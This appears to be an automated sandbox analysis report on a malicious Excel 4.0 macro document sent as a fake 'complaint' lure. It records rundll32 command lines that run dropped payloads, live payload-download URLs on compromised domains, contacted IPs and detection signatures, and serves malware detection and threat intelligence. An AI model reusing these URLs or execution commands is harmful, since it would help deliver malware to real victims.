ID: 356654
Sample Name: Complaint-447781983-02182021.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 14:18:11
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Complaint-447781983-02182021.xls

Overview


General Information

Sample Name:	Complaint-447781983-02182021.xls
Analysis ID:	356654
MD5:	60f845a847e771a.
SHA1:	bf79e4535e5d15c.
SHA256:	c44df560766b2a3.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Document contains embedded VBA …
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 920 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2920 cmdline: rundll32 ..\JDFR.hdfgr,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2944 cmdline: rundll32 ..\JDFR.hdfgr1,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2356 cmdline: rundll32 ..\JDFR.hdfgr2,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2860 cmdline: rundll32 ..\JDFR.hdfgr3,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 3040 cmdline: rundll32 ..\JDFR.hdfgr4,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
Complaint-447781983-02182021.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0xadf2:$e1: Enable Editing • 0xae3c:$e1: Enable Editing • 0x158cc:$e1: Enable Editing • 0x15916:$e1: Enable Editing • 0x20083:$e1: Enable Editing • 0x200cd:$e1: Enable Editing • 0xae5a:$e2: Enable Content • 0x15934:$e2: Enable Content • 0x200eb:$e2: Enable Content
Complaint-447781983-02182021.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Compliance:

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas


HIPS / PFW / Operating System Protection Evasion:

Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 2	SIM Card Swap		C B Fi
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://biblicalisraeltours.com/otmchxmxeg/44250596245254600000.dat	0%	Avira URL Cloud	safe	
http://jugueterialatorre.com.ar/xjzpfwc/44250596245254600000.dat	0%	Avira URL Cloud	safe	
http://rzminc.com/fdzgprclatqo/44250596245254600000.dat	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://rzminc.com/xklyulyijvn/4425059624525460000.dat	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://pathinanchilearthmovers.com/eznwcdhx/44250596245254600000.dat	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
rzminc.com	72.52.227.180	true	false		unknown
biblicalisraeltours.com	68.66.216.42	true	false		unknown
crt.sectigo.com	91.199.212.52	true	false		unknown
jugueterialatorre.com.ar	138.36.237.100	true	false		unknown
pathinanchilearthmovers.com	162.241.80.6	true	false		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://biblicalisraeltours.com/otmchxmxeg/44250596245254600000.dat	false	• Avira URL Cloud: safe	unknown
http://jugueterialatorre.com.ar/xjzpfwc/44250596245254600000.dat	false	• Avira URL Cloud: safe	unknown
http://rzminc.com/fdzgprclatqo/44250596245254600000.dat	false	• Avira URL Cloud: safe	unknown
http://rzminc.com/xklyulyijvn/4425059624525460000.dat	false	• Avira URL Cloud: safe	unknown
http://pathinanchilearthmovers.com/eznwcdhx/44250596245254600000.dat	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000004.00000002.2134118625.0000000001DF7000.00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2127149732.0000000001D67000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2118561626.0000000001D27000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2115344237.0000000001D77000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2109379570.0000000001D07000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000008.00000002.2109184895.0000000001B20000.00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000004.00000002.2133949382.0000000001C10000.00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2126985833.0000000001B80000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2117694762.0000000001B40000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2115119309.0000000001B90000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000004.0000000 2.2133949382.0000000001C10000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2126985833.000 0000001B80000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2117694762.000000000 1B40000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2115119309.0000000001B9000 0.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000004.0000000 2.2134118625.0000000001DF7000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2127149732.000 0000001D67000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2118561626.000000000 1D27000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2115344237.0000000001D7700 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 09379570.0000000001D07000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000004.0000000 2.2133949382.0000000001C10000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2126985833.000 0000001B80000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2117694762.000000000 1B40000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2115119309.0000000001B9000 0.00000002.00000001.sdmp	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000004.0000000 2.2134118625.0000000001DF7000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2127149732.000 0000001D67000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2118561626.000000000 1D27000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2115344237.0000000001D7700 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 09379570.0000000001D07000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000004.0000000 2.2133949382.0000000001C10000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2126985833.000 0000001B80000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2117694762.000000000 1B40000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000 002.2115119309.0000000001B9000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 09184895.0000000001B20000.0000 0002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.80.6	unknown	United States		46606	UNIFIEDLAYER-AS-1US	false
138.36.237.100	unknown	Argentina		27823	DattateccomAR	false
68.66.216.42	unknown	United States		55293	A2HOSTINGUS	false
72.52.227.180	unknown	United States		32244	LIQUIDWEBUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356654
Start date:	23.02.2021
Start time:	14:18:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Complaint-447781983-02182021.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal84.expl.evad.winXLS@11/13@6/4
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 91.199.212.52, 2.20.142.209, 2.20.142.210, 205.185.216.42, 205.185.216.10 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, crt.usertrust.com, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, cds.d2s7q6s2.hwcdn.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtDeviceIoControlFile calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/356654/sample/Complaint-447781983-02182021.xls

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.241.80.6	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• pathinanchilearthmovers.com/eznwcdhx/442459602297 45400000.dat
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• pathinanchilearthmovers.com/eznwcdhx/442459552937 50000000.dat
138.36.237.100	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• jugueterialatorre.com.ar/xjzpfwc/442459 6022974540 0000.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• jugueterialatorre.com.ar/xjzpfwc/442459552937500000000.dat
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• jugueteriaelgato.com.ar/zsrrq/416212.jpg
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• jugueteriaelgato.com.ar/zsrrq/416212.jpg
	CompensationClaim-1245593270-02032021.xls	Get hash	malicious	Browse	• loonytoys.com.ar/rqksqzjvcmv/416212.jpg
	CompensationClaim-1245593270-02032021.xls	Get hash	malicious	Browse	• loonytoys.com.ar/rqksqzjvcmv/416212.jpg
	fp5H5ulYUE5566sbSLC2.xls	Get hash	malicious	Browse	• loonytoys.com.ar/rqksqzjvcmv/416212.jpg
	fp5H5ulYUE5566sbSLC2.xls	Get hash	malicious	Browse	• loonytoys.com.ar/rqksqzjvcmv/416212.jpg
68.66.216.42	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• biblicalisraeltours.com/otmchxmxeg/442459602297457400000.dat
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• biblicalisraeltours.com/otmchxmxeg/442459552937500000000.dat
	ac6e58332e379d0712d36c5c83985c42.xls	Get hash	malicious	Browse	• biblicalisraeltours.com/ivqcapzu/987298.jpg
	ac6e58332e379d0712d36c5c83985c42.xls	Get hash	malicious	Browse	• biblicalisraeltours.com/ivqcapzu/987298.jpg
72.52.227.180	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• rzminc.com/fdzgprclatqo/442459602297454000000.dat
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• rzminc.com/fdzgprclatqo/442459552937500000000.dat

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
biblicalisraeltours.com	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 68.66.216.42
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 68.66.216.42
	ac6e58332e379d0712d36c5c83985c42.xls	Get hash	malicious	Browse	• 68.66.216.42
	ac6e58332e379d0712d36c5c83985c42.xls	Get hash	malicious	Browse	• 68.66.216.42
crt.sectigo.com	CorpReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	sys.dll	Get hash	malicious	Browse	• 91.199.212.52
	CorpReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	CorpReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	ReportCorp.exe	Get hash	malicious	Browse	• 91.199.212.52
	1S0a576pAR.exe	Get hash	malicious	Browse	• 91.199.212.52
	NJx63jHebE.exe	Get hash	malicious	Browse	• 91.199.212.52
	EmployeeComplaintReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	ct.dll	Get hash	malicious	Browse	• 91.199.212.52

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• 91.199.212.52
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• 91.199.212.52
	documents.doc	Get hash	malicious	Browse	• 91.199.212.52
	ST_Heodo_ST_2021-01-05_19-42-11-017.eml_20210105Rechnung.doc_analyze.doc	Get hash	malicious	Browse	• 91.199.212.52
	N.11389944 BS 05 gen 2021.doc	Get hash	malicious	Browse	• 91.199.212.52
	PSX7103491.doc	Get hash	malicious	Browse	• 91.199.212.52
	Beauftragung.doc	Get hash	malicious	Browse	• 91.199.212.52
	#U00e0#U00a4#U00ac#U00e0#U00a5#U20ac#U00e0#U00a4#U0153#U00e0#U00a4#U2022.doc	Get hash	malicious	Browse	• 91.199.212.52
	http://https://emailcpcc-my.sharepoint.com:443/:b:/g/personal/aswania0_email_cpcc_edu/ESAvfBZdvHBMvBJK1bnZfsoBXf5RRY-PIqJk-UtmqkDXjQ?e=4%3auSHA5p&at=9&d=DwMBaQ	Get hash	malicious	Browse	• 91.199.212.52
	rib.exe	Get hash	malicious	Browse	• 91.199.212.52
	http://https://blog.premiershop.com.br/check/m.php	Get hash	malicious	Browse	• 91.199.212.52
rzminc.com	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 72.52.227.180
